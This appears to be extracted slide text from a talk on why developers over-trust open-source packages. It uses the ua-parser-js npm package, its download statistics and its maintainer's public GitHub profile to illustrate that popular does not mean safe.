
# Over 700,000 Monthly Package Releases



# Why we naturally tend to trust OSS so much


- Open for everyone to look
- If there's an issue "someone" will notice
- There are scoring mechanisms to star and rate
- It gives a trustworthy feeling

# How do we tend to understand OSS credibility?




# Package Usage?

A






B




# Package Downloads/Stars/Last Updated?


A

 [sindresorhus/awesome-nodejs](#)


 Star  Sponsor


 Delightful Node.js packages and resources


[nodejs](#) [javascript](#) [list](#) [awesome](#) [node](#)

 51.9k · Updated 14 days ago

B


 [TechDom-Ca/package-installation-scripts](#)

 Star


 Shell ·  0 · Updated on May 23

# Developer History and Company?

A




B





# How do we tend to understand OSS credibility?



Lesson #1

**Popular != Safe**



# Meet Faisal Salman

Faisal Salman

faisalman

Follow

Sponsor

Software Developer @faisalman.

279 followers · 10 following

@faisalman

Bandung, Indonesia

f@faisalman.com

## Achievements



Beta Send feedback

## Highlights

Developer Program Member

age-calc-cs Public

AgeCalc.cs - C# age calculation library: calculate relative time (years, months, days) since birthday.

C# 5 4

docklr-css Public

Give your site a macOS-like Dock menu & stacks using pure CSS3 (no JS needed!)

CSS 9 3

160 contributions in the last year



@google @microsoft @ChromeDevTools More

## Activity overview

Contributed to [faisalman/ua-parser-js](#), [faisalman/ua-parser-js-docs](#), [google/oss-fuzz](#) and 6 other repositories



2023

2022

2021

2020

2019

2018

2017

2016

2015


2014

Neurotic Pantaloon Maker Products Pricing Documentation

npm Search packages Search Sign Up Sign In

ua-parser-js DT  
1.0.2 • Public • Published 6 months ago

[Readme](#) [Explore](#) BETA [0 Dependencies](#) [1,371 Dependents](#) [54 Versions](#)



build passing npm v1.0.2 downloads 9M/week JSDelivr 237M hits/month cdnjs v1.0.2

## UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

Install

```
> npm i ua-parser-js
```

Repository  
[github.com/faisalman/ua-parse...](#)


Homepage  
[github.com/faisalman/ua-pars...](#)

♥ Fund this package

± 2022-04-03 to 2022-04-09  
10,076,504

Version	License
1.0.2	MIT

# Maintained 10 years



# 10m Weekly Downloads

♥ Fund this package

↓ 2022-04-03 to 2022-04-09

10,076,504

Version

License

1.0.2

